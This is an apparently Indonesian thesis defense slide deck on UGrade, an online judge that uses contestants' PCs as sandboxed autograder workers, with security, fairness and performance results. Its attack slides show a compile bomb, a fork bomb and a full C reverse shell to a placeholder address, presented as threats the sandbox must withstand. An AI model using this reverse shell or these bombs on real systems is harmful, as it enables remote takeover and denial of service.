# Sidang Tugas Akhir

Pengembangan Online Judge Menggunakan PC Pengguna Sebagai Worker Dari Autograder Jauhar Arifin (13515049)

# Competitive Programming

- Perlombaan di bidang computer science
- Menulis program untuk menyelesaikan soal
- Program dibatasi waktu dan memorinya
- Bisa Individu / Berkelompok



# Competitive Programming

- ICPC Style
  - ACM ICPC
  - Arkavidia
  - Compfest
  - Gemastik
- 101
- Google Code Jam
- Facebook Hacker Cup











## Online Judge


- Platform kompetisi
- Untuk interaksi antara peserta dengan juri
- Peserta: melihat soal
- Peserta: mengirim jawaban
- Juri: mengawasi jawaban peserta
- Berisi scoreboard

## Online Judge

- Codeforces
- TLX
- SPOJ
- DOMJudge
- UVa
- URI Online Judge
- AtCoder
- CodeChef

















Sphere online judge


## Online Judge: Arsitektur


















## Autograder


- Menilai jawaban peserta secara otomatis
- Mempercepat penilaian
- Tanpa autograder : 3 menit
- Dengan autograder: 10 detik




Jawaban peserta









### Autograder: Attack

#### Compile Bomb

```
main[-1u]={1};
```


#### Fork Bomb

```
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main() {
    while(1)
        fork();
    return 0;
}
```

#### Reverse Shell

```
#include <stdio.h>
#include <unistd.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <sys/socket.h>
#define REMOTE ADDR "XXX.XXX.XXX.XXX"
#define REMOTE PORT XXX
int main(int argc, char *argv[]) {
    struct sockaddr in sa; int s;
    sa.sin family = AF INET;
    sa.sin addr.s addr = inet addr(REMOTE ADDR);
    sa.sin port = htons(REMOTE PORT);
    s = socket(AF INET, SOCK STREAM, 0);
    connect(s, (struct sockaddr *)&sa, sizeof(sa));
    dup2(s, 0);
    dup2(s, 1);
    dup2(s, 2);
    execve("/bin/sh", 0, 0);
    return 0;
```

### Autograder: Sandbox



## Permasalahan

Autograder mahal



Penilaian lama



## Latar Belakang

- Autograder mahal
- Proses grading lama
- PC peserta berpotensi menjadi autograder
- Menggunakan PC peserta sebagai worker

## Rumusan Masalah

Bagaimana memanfaatkan komputer peserta sebagai autograder

Bagaimana menjaga keamanan, keadilan dan kinerja dari sistem

## Tujuan

meningkatkan kinerja penilaian jawaban peserta pada kompetisi competitive programming dengan menciptakan sistem autograder yang dapat berjalan pada komputer peserta

## Batasan

- 1. Peserta menggunakan OS berbasis **Linux**
- 2. Autograder digunakan untuk kompetisi competitive programming saja
- 3. Komputer peserta memiliki **kemampuan komputasi** yang cukup
- 4. Peserta **tidak** melakukan **reverse engineering** pada sistem.

## Metodologi



# Rancangan Solusi

## Pengukuran Waktu & Memori


- Spesifikasi OS dan CPU
- CPU Benchmarking
- Menggunakan Solusi Juri Untuk Benchmarking


Executable Solusi Juri




Executable Solusi Peserta









## **Load Balancing**

- Push Based
- Pull Based
- Self Grading

## Sandboxing

- Virtual Machine
- Container : Cgroup, Chroot & Namespace

## Pengiriman Test-Case Ke Worker

- Worker merupakan komputer peserta
- Test-Case rahasia
- Bagaimana menjaga kerahasiaan test-case
- Enkripsi Pada Level Aplikasi

## Pengiriman Test-Case Ke Worker


- Test-Case berukuran besar
- Test-Case dibangkitkan pada worker


PC Peserta



































# Implementasi


### **UGrade**

- UGServer
- UGJob
- UGCtl
- UGDesktop
- UGSbox

### UGrade (github.com/jauhararifin/ugrade)

- UGServer, Sistem manajemen kontes
- UGJob, Menilai jawaban
- UGCtl, User interface dalam bentuk CLI (memudahkan automated testing)
- UGDesktop, GUI
- UGSbox, Sandbox

## UGDesktop







### **UGDesktop**



### **UGCtl**

```
$ ugctl
Command line interface for ugrade. Sometimes CLI is better than GUI. So here i am.
Usage:
 ugctl [command]
Available Commands:
 help Help about any command
 lang List, update permitted languages in a contest
 problem List, create, read, update and delete problem in contest
  signin Sign in into your contest
  signout Sign Out from your current contest
  submission List, submit, inspect submissions in a contest
  submit Submit solution
Flags:
  -h, --help
                         help for ugctl
  -u, --server-url string Server url (default "http://localhost:8000")
Use "ugctl [command] --help" for more information about a command.
```

### **UGCtl**

\$ ugctl signin --contest arkavidia-40-qualification --email admin@example.com
Enter Password:

✓ signed in as Administrator (id: 1) in Penyisihan Competitive Programming Arkavidia 4.0 (id: 1)

| ++<br>  ID   SHORT ID |                                                                                                    | ++             |
|-----------------------|----------------------------------------------------------------------------------------------------|----------------|
| <b>+</b>              | NAME                                                                                               | DISABLED  <br> |
| 1   A                 | Potongan Kue<br>  XOR<br>  AND<br>  Fahar Jundi Dan Kotak<br>  Sisa Yang Dikuadratkan<br>  Hashing | true           |

### **UGSbox**

- Monitor dan limit CPU & memory dengan cgroup
- Bind file eksternal dengan **mount**
- Limit dengan setrlimit
  - Batas open file
  - Batas process creation
  - Batas output file
  - Batas ukuran stack
- Isolasi filesystem dengan chroot
- Isolasi **mountpoint**, **network**, **user**, dan **process** dengan namespace

#### **UGSbox**


```
ugsbox guard --help
Usage:
  ugsbox guard [flags]
Flags:
  -b, --bind strings
                                   bind host directory to sandbox directory ...
  -f, --file-size uint
                                   generated file size limit
  -h, --help
                                   help for quard
  -i, --image string
                                   compressed sandbox image (in .tar.xz) path
  -m, --memory-limit uint
                                   memory limit in bytes (default 67108864)
  -M, --memory-throttle uint
                                   memory throttle in bytes (default 268435456)
  -n, --nproc uint
                                   limit process creation e.g.: fork/exec
  -o, --open-file uint
                                   open file limit
  -s, --stack-size uint
                                   limit stack size in bytes
                                   path (relative to sandbox) to file to be used as stderr
  -E, --stderr string
  -I, --stdin string
                                   path (relative to sandbox) to file to be used as stdin
  -O, --stdout string
                                   path (relative to sandbox) to file to be used as stdout
  -t, --time-limit uint
                                   time limit in milisecond (default 10000)
  -T, --walltime-limit uint
                                   wall clock time limit in milisecond (default 10000)
                                   working directory of process (default "/home")
  -w, --working-directory string
```

### **UGSbox Image**

```
bin
                                           Dikompres menjadi tar.xz ~ 26MB
   - busybox
 - rm -> /bin/busybox
 └── sh -> /bin/busybox
- home
 - policy based ds.cpp
   - run.sh
 L test.cpp
 lib
  — ld-musl-x86 64.so.1
 - libc.musl-x86 64.so.1 -> ld-musl-x86_64.so.1
 - libcrypto.so.1.1
  — libssl.so.1.1
 -- libz.so.1 -> libz.so.1.2.11
 └─ libz.so.1.2.11
 usr
   - bin
   - include
   — lib
   - libexec
 └─ x86 64-alpine-linux-musl
```

### **UGServer**













### **UGServer**



#### **UGServer Penilaian**

- Submission
- Grading Group
- Grading
- Grader Group



# Pengujian

### Pengujian Keamanan

- Mengirimkan beberapa jawaban yang mengandung serangan
- Melihat efek samping yang muncul
- Sistem masih dapat berjalan?

### Pengujian Jawaban Dengan IO Yang Besar

```
#include <bits/stdc++.h>
#include <unistd.h>
using namespace std;
int main()
  ios::sync with stdio(0);
  int n = 4 * 1024;
  char *buff = (char *)malloc(n);
  while (1)
    for (int i = 0; i < n; i++)
     buff[i] = rand() % 26 + 'a';
    buff[n - 1] = 0;
    printf("%s\n", buff);
   fflush(stdout);
  free (buff);
  return 0;
```

Verdict: Time Limit Exceeded

### Pengujian Jawaban Dengan Memory Yang Besar

```
#include <bits/stdc++.h>
#include <unistd.h>
                                                    Verdict: Memory Limit Exceeded
using namespace std;
int main() {
  while (1) {
    char* mem = (char*) malloc(1024 * 1024 * 32); // allocate 32 mb
    memset(mem, 0, 1024 * 1024 * 32);
    for (int i = 0; i < 1024 * 1024 * 32; i++) {
     mem[i] = rand();
    sleep(1);
    if (rand() % 10 == 0)
     free (mem);
  return 0;
```

### Program Dengan Infinite Loop & Fork Bomb

```
Verdict: Time Limit Exceeded
#include <bits/stdc++.h>
using namespace std;
int main() {
  while (1);
  return 0;
                                               Verdict: Time Limit Exceeded
#include <unistd.h>
int main() {
  while (1)
    fork();
  return 0;
```

### Pengujian Terhadap Compile Bomb

```
main[-1u] = \{1\};
```

#### Di Lokal:

```
/usr/bin/ld: final link failed: Memory exhausted collect2: error: ld returned 1 exit status
```

Verdict: Compile Error

Kompilasi kehabisan memory

Seluruh error yang terjadi pada saat kompilasi akan dianggap sebagai compile error.

### Pengujian Kebenaran Dan Keadilan

- Mengirimkan beberapa jenis jawaban
- Setiap jenis jawaban dikirimkan 50 kali
- Pengujian dilakukan pada beberapa komputer berbeda
  - 2.5 GHz, 8GB RAM
  - 2.7 GHz, 16GB RAM
  - o 3.4 GHz, 16GB RAM
- Melihat verdict yang diberikan sistem
- Setiap jenis harus memiliki verdict yang sama di setiap lingkungan

### Hasil Pengujian Kebenaran Dan Keadilan

| No | Jenis                             | Verdict               |
|----|-----------------------------------|-----------------------|
| 1  | Solusi O(N log N)                 | Accepted              |
| 2  | Mengandung Compile Error          | Compile Error         |
| 3  | Mengandung Runtime Error          | Runtime Error         |
| 4  | Menggunakan Terlalu Banyak Memori | Memory Limit Exceeded |
| 5  | Solusi O(N <sup>1.58</sup> )      | Time Limit Exceeded   |
| 6  | Solusi O(N²)                      | Time Limit Exceeded   |
| 7  | Solusi O(N²)                      | Time Limit Exceeded   |
| 8  | Mengandung Compile Bomb           | Compile Error         |
| 9  | Mengandung Fork Bomb              | Time Limit Exceeded   |
| 10 | Mengandung IO Yang Besar          | Time Limit Exceeded   |
| 11 | Melakukan <i>Sleep</i> Selamanya  | Time Limit Exceeded   |

### Pengujian Kinerja


- Membandingkan dengan DOMJudge
- 15 peserta
- Submit jawaban tiap 20 40 detik
- Berhenti setelah mengirim 8 jawaban
- Grading size = 1, 2 & 5
- Judgehost = 2



### Jumlah Antrian Pada Sistem


|        | Maximum | Rata-Rata |
|--------|---------|-----------|
| Test 1 | 70      | 36.44167  |
| Test 2 | 70      | 37.225    |
| Test 3 | 71      | 37.6166   |


|        | Maximum | Rata-Rata |
|--------|---------|-----------|
| Test 1 | 2       | 0.52      |
| Test 2 | 2       | 0.53      |
| Test 3 | 3       | 0.55      |




### Jumlah Antrian Pada Sistem

### Domjudge








### Jumlah Antrian Pada Sistem


**UGrade** 



### Waktu Penilaian (grading size = 1)

|        | Min     | Max    | Rata-Rata |
|--------|---------|--------|-----------|
| Test 1 | 12.3457 | 393.23 | 198.08    |
| Test 2 | 16.3426 | 393.97 | 202.41    |
| Test 3 | 17.301  | 399.72 | 204.16    |


|        | Min  | Max   | Rata-Rata |
|--------|------|-------|-----------|
| Test 1 | 8.53 | 40.03 | 12.54     |
| Test 2 | 8.45 | 31.54 | 12.37     |
| Test 3 | 8.45 | 31.42 | 12.30     |



### Waktu Penilaian (grading size = 2)

|        | Min     | Max    | Rata-Rata |
|--------|---------|--------|-----------|
| Test 1 | 12.3457 | 393.23 | 198.08    |
| Test 2 | 16.3426 | 393.97 | 202.41    |
| Test 3 | 17.301  | 399.72 | 204.16    |


|        | Min  | Max   | Rata-Rata |
|--------|------|-------|-----------|
| Test 1 | 8.14 | 31.31 | 11.37     |
| Test 2 | 8.41 | 31.97 | 12.42     |
| Test 3 | 8.36 | 33.02 | 12.52     |



### Waktu Penilaian (grading size = 5)

|        | Min     | Max    | Rata-Rata |
|--------|---------|--------|-----------|
| Test 1 | 12.3457 | 393.23 | 198.08    |
| Test 2 | 16.3426 | 393.97 | 202.41    |
| Test 3 | 17.301  | 399.72 | 204.16    |

|        | Min  | Max   | Rata-Rata |
|--------|------|-------|-----------|
| Test 1 | 8.53 | 34.79 | 14.21     |
| Test 2 | 8.55 | 34.04 | 12.99     |
| Test 3 | 8.26 | 35.79 | 13.71     |



### Kesimpulan

- Penggunaan komputer peserta sebagai worker autograder meningkatkan kinerja penilaian
  - Kinerja dipengaruhi oleh grading size, tetapi tidak dipengaruhi jumlah peserta
- 2. **Keamanan** worker dapat dijaga dengan
  - Sandboxing
  - Enkripsi
  - Penilaian pada lebih dari satu worker
- 3. **Keadilan** penilaian dapat dicapai dengan
  - Membandingkan CPU usage dan memory usage antara peserta dan juri

### Pengembangan

- Mengganti teknik load balancing
- Solusi dengan pendekatan lain
  - Misal, compile pada sisi server
- Menulis UGSbox Dalam Rust, C atau C++
- Mengecilkan ukuran UGDesktop
- Mengganti istilah grading, grading group, grading size, dan grader group
- Menambah dukungan bahasa pemrograman lain

# Demo

## Terima Kasih

### **Encrypt Binary File**

- Program pasti akan didekripsi ketika dijalankan
- **strace**, system call tracing
- **Itrace**, library call tracing
- **fenris**, execution path tracing
- **gdb**, application level debugging
- /proc, dump memory
- strings